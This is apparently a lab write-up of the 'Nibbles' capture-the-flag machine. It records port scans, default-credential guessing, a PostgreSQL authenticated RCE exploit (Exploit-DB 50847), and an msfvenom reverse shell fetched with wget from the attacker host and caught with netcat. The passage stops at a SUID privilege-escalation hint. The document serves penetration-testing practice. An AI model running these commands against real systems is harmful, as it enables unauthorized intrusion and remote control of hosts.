Nibbles

Key Takeaways

- need to organize my notes further and collect a more thorough linux privilege escalation cheat sheet which contains ideas and then how to execute them.
    - This is especially important in cases where linpeas cannot be run as that automated alot of enumeration. I know what to look for, but having to go out and find the commands to find those things was a little annoying.

Walkthrough

Getting rustscan going

```
rustscan -a 192.168.249.47 --ulimit 5000 | tee rustscan.out

PORT     STATE SERVICE    REASON
21/tcp   open  ftp        syn-ack ttl 61
22/tcp   open  ssh        syn-ack ttl 61
80/tcp   open  http       syn-ack ttl 61
5437/tcp open  pmip6-data syn-ack ttl 61
```

Getting autorecon running

```
sudo autorecon --nmap-append="--min-rate=5000" --dirbuster.threads=30 -v 192.168.249.47
```

Getting nmap going

```
nmap -sC -sV 192.168.249.47 -oA default_scripts
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-21 12:05 EDT
Nmap scan report for 192.168.249.47
Host is up (0.034s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT    STATE  SERVICE      VERSION
21/tcp  open   ftp          vsftpd 3.0.3
22/tcp  open   ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 10:62:1f:f5:22:de:29:d4:24:96:a7:66:c3:64:b7:10 (RSA)
|   256 c9:15:ff:cd:f3:97:ec:39:13:16:48:38:c5:58:d7:5f (ECDSA)
|_  256 90:7c:a3:44:73:b4:b4:4c:e3:9c:71:d1:87:ba:ca:7b (ED25519)
80/tcp  open   http         Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Enter a title, displayed at the top of the window.
139/tcp closed netbios-ssn
445/tcp closed microsoft-ds
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.46 seconds
```

I also wanted to target that 5437 port that rustscan picked up for service enumeration

```
nmap -sC -sV 192.168.249.47 -p5437 -oA 5437
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-21 12:08 EDT
Nmap scan report for 192.168.249.47
Host is up (0.033s latency).

PORT     STATE SERVICE    VERSION
5437/tcp open  postgresql PostgreSQL DB 11.3 - 11.9
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=debian
| Subject Alternative Name: DNS:debian
| Not valid before: 2020-04-27T15:41:47
```

```
|_Not valid after:  2030-04-25T15:41:47

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.80 seconds
```

21 FTP

Default scripts didn’t say that I could anonymously ftp, but throwing a manual attempt out anyways

```
ftp -a 192.168.249.47
root:root
root:toor
nibbles
admin:password
```


22 SSH

throwing out some simple attempts here too

```
ssh root@192.168.249.47
root:root
root:toor
admin:password
```

80 HTTP

Checking out the page in my browser, looks to be a default landing page / template



Enter the main heading, usually the same as the title.

Be **bold** in stating your key points. Put them in a list:

- The first item in your list
- The second item; *italicize* key words


Improve your image by including an image.

Add a link to your favorite Web site. Break up your page with a horizontal rule or two.

Finally, link to another page in your own Web site.

Internet cats


Looking at the source code, there is a link to page2.html, but this is a deadlink and it just redirects back to the page above.



```
<html>
<!-- Text between angle brackets is an HTML tag and is not displayed.
Most tags, such as the HTML and /HTML tags that surround the contents of
a page, come in pairs; some tags, like HR, for a horizontal rule, stand
alone. Comments, such as the text you're reading, are not displayed when
the Web page is shown. The information between the HEAD and /HEAD tags is
not displayed. The information between the BODY and /BODY tags is displayed.-->
<head>
<title>Enter a title, displayed at the top of the window.</title>
</head>
<!-- The information between the BODY and /BODY tags is displayed.-->
<body>
<h1>Enter the main heading, usually the same as the title.</h1>
<p>Be <b>bold</b> in stating your key points. Put them in a list: </p>
<ul>
<li>The first item in your list</li>
<li>The second item; <i>italicize</i> key words</li>
</ul>
<p>Improve your image by including an image. </p>
<p><img src="pic.png" alt="A Great HTML Resource"></p>
<p>Add a link to your favorite <a href="#">Web site</a>.
Break up your page with a horizontal rule or two. </p>
<hr>
<p>Finally, link to <a href="page2.html">another page</a> in your own Web site.</p>
<!-- And add a copyright notice.-->
<p>
    <a href="nightmare.jpg" target="blank">Internet cats</a>
</p>
</body>
</html>
```


Looking at the autorecon dirbuster / feroxbuster results

```
feroxbuster -u http://192.168.249.47:80/ -t 30 -w /root/.local/share/AutoRecon/wordlists/dirbuster.txt -x "txt,html,php,asp,aspx,jsp" -v -k -n -q -e -r -o "/home/kali/pg/nibbles/results/192.168.249.47/scans/tcp80/tcp_80_http_feroxbuster_dirbuster.txt"
```



```
200      GET      169l      550w     4115c http://192.168.249.47/page2.html
200      GET      208l     1213w    90445c http://192.168.249.47/pic.png
200      GET      849l     5242w   413918c http://192.168.249.47/nightmare.jpg
200      GET       30l      201w     1272c http://192.168.249.47/
200      GET       30l      201w     1272c http://192.168.249.47/index.html
```

A couple of image links, but notable the page2.html page



My Website

A **responsive** website created by me.

About Me

Photo of me:

Some text about me in culpa qui officia deserunt mollit anim..

More Text

TITLE HEADING

Title description, Dec 7, 2017

Some text..

Sunt in culpa qui officia deserunt mollit anim id est laborum consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco.

Nothing super interesting look at the source code for this page.

I am not too sure theres anything of interest on this page.

139/445 samba

closed

5437 Postgresql DB

The nmap scan on the large port scan that I did with rustscan for this port identified it as a postgresql DB version 11.3 - 11.9

Doing some research on postgesql exploits for that version, there looks to be a RCE exploit

https://www.exploit-db.com/exploits/50847

Looking at the article it is an authenticated RCE though and I don’t have any credentials yet

Looking up the default credentials for posgresql version 11.3 it says there isn’t a default credential, you set the password using the CLI for the “postgres” user


Attempting to login with <postgres:postgres> worked

```
psql -U postgres -p 5437 -h 192.168.249.47
enter password: postgres
```

so cool, now I have an authenticated used to try the RCE with. I haven’t interacted with postgres much so i wanted to spend a little time in the SQL learnined basic commands

show databases

```
\list
```



```
postgres=# \list
                                                              List of databases
   Name    |  Owner   | Encoding | Locale Provider |   Collate   |    Ctype    | Locale | ICU Rules |   Access privileges
-----------+----------+----------+-----------------+-------------+-------------+--------+-----------+-----------------------
 postgres  | postgres | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |        |           |
 template0 | postgres | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |        |           | =c/postgres          +
           |          |          |                 |             |             |        |           | postgres=CTc/postgres
 template1 | postgres | UTF8     | libc            | en_US.UTF-8 | en_US.UTF-8 |        |           | =c/postgres          +
           |          |          |                 |             |             |        |           | postgres=CTc/postgres
```

Attempting to connect to template0 it said it “is not accepting connections”

Attempting to connect to template1 and postgres was successful, but it said the database had no tables

connect to db and then list tables


```
\c template 1
\dt
```

So at this point I think I will just try the RCE exploit i found

Looking at the source code it looks like we simply pass in a couple of values as arguments and it should be good to go


```
python3 50847.py  -i 192.168.249.47 -p 5437 -c id
```

Here I was just testing the ID command to see if I get output, and if I can actually execute a command and it looks like both were successful



```
┌──(kali㉿kali)-[~/pg/nibbles]
└─$ python3 50847.py  -i 192.168.249.47 -p 5437 -c id

[+] Connecting to PostgreSQL Database on 192.168.249.47:5437
[+] Connection to Database established
[+] Checking PostgreSQL version
[+] PostgreSQL 11.7 is likely vulnerable
[+] Creating table _db1f48fb1f210d402b381fa5ad774348
[+] Command executed

uid=106(postgres) gid=113(postgres) groups=113(postgres),112(ssl-cert)

[+] Deleting table _db1f48fb1f210d402b381fa5ad774348
```


Checking system architecture before making a shell



```
┌──(kali㉿kali)-[~/pg/nibbles]
└─$ python3 50847.py  -i 192.168.249.47 -p 5437 -c 'uname -a'

[+] Connecting to PostgreSQL Database on 192.168.249.47:5437
[+] Connection to Database established
[+] Checking PostgreSQL version
[+] PostgreSQL 11.7 is likely vulnerable
[+] Creating table _433e3d83b630e2da9dd3f2fc9a409be4
[+] Command executed

Linux nibbles 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1 (2020-01-26) x86_64 GNU/Linux

[+] Deleting table _433e3d83b630e2da9dd3f2fc9a409be4
```

Seems to be a 64 bit system

Checking if curl or wget are on the system



```
┌──(kali㉿kali)-[~/pg/nibbles]
└─$ python3 50847.py  -i 192.168.249.47 -p 5437 -c 'which curl'

[+] Connecting to PostgreSQL Database on 192.168.249.47:5437
[+] Connection to Database established
[+] Checking PostgreSQL version
[+] PostgreSQL 11.7 is likely vulnerable
[+] Creating table _70a1511c1b18dad884257bc2f0405c4f
[-] Command failed : ERROR:  program "which curl" failed
DETAIL:  child process exited with exit code 1

[+] Deleting table _70a1511c1b18dad884257bc2f0405c4f


┌──(kali㉿kali)-[~/pg/nibbles]
└─$ python3 50847.py  -i 192.168.249.47 -p 5437 -c 'which wget'

[+] Connecting to PostgreSQL Database on 192.168.249.47:5437
[+] Connection to Database established
[+] Checking PostgreSQL version
[+] PostgreSQL 11.7 is likely vulnerable
[+] Creating table _7ef6e8d1653f243322068e4108957af9
[+] Command executed

/usr/bin/wget

[+] Deleting table _7ef6e8d1653f243322068e4108957af9
```

Curl was not but wget is

generating a shell

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.45.156 LPORT=80 -f elf -o reverse.elf
```

hosting a python web server

```
python3 -m http.server
```

Attempting to download and write the reverse shell to the tmp directory

```
python3 50847.py  -i 192.168.249.47 -p 5437 -c 'wget http://192.168.45.156/reverse.elf -O /tmp/reverse.elf'
```

Checking contents of tmp to confirm file was written

```
python3 50847.py  -i 192.168.249.47 -p 5437 -c 'ls /tmp'

reverse.elf
systemd-private-de163d238d534d2e8ea11452379d5926-apache2.service-txVUJg
systemd-private-de163d238d534d2e8ea11452379d5926-systemd-timesyncd.service-kZMZCb
vmware-root_421-1816005597
```


adding execute permissions to reverse.elf

```
python3 50847.py  -i 192.168.249.47 -p 5437 -c 'chmod +x /tmp/reverse.elf'
```

Running the reverse shell elf file


```
python3 50847.py  -i 192.168.249.47 -p 5437 -c '/tmp/reverse.elf'
```

Can see it hanging here which feels like a good sign




```
[-] Command failed : ERROR:  program "./tmp/reverse.elf" failed
DETAIL:  command not found

[+] Deleting table _1fabda9d24d5980a8b3439e9d2441860


┌──(kali㉿kali)-[~/pg/nibbles]
└─$ python3 50847.py  -i 192.168.249.47 -p 5437 -c '/tmp/reverse.elf'

[+] Connecting to PostgreSQL Database on 192.168.249.47:5437
[+] Connection to Database established
[+] Checking PostgreSQL version
[+] PostgreSQL 11.7 is likely vulnerable
[+] Creating table _06f98704f0b4ba1d55049e0806f46c5b
```

Checking my listener, I have a connection which is nice



```
┌──(kali㉿kali)-[~/pg/nibbles]
└─$ rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.249.47] 40690
id
uid=106(postgres) gid=113(postgres) groups=113(postgres),112(ssl-cert)
```

Checking if python is on the system then making shell interactive



```
┌──(kali㉿kali)-[~/pg/nibbles]
└─$ rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.249.47] 40690
id
uid=106(postgres) gid=113(postgres) groups=113(postgres),112(ssl-cert)
which python
/usr/bin/python
python -c 'import pty; pty.spawn("/bin/sh")'

$
$ 
```

```
which python

python -c 'import pty; pty.spawn("/bin/sh")'
```

At this point I did some system enumeration


- Looked at network connections locally
- kernel version
- sudo version
- running processes
- enumerated the home directory of the user wilson

What ended up yielding something of interest was looking a the binaries owned by root that had the SetUID bit set
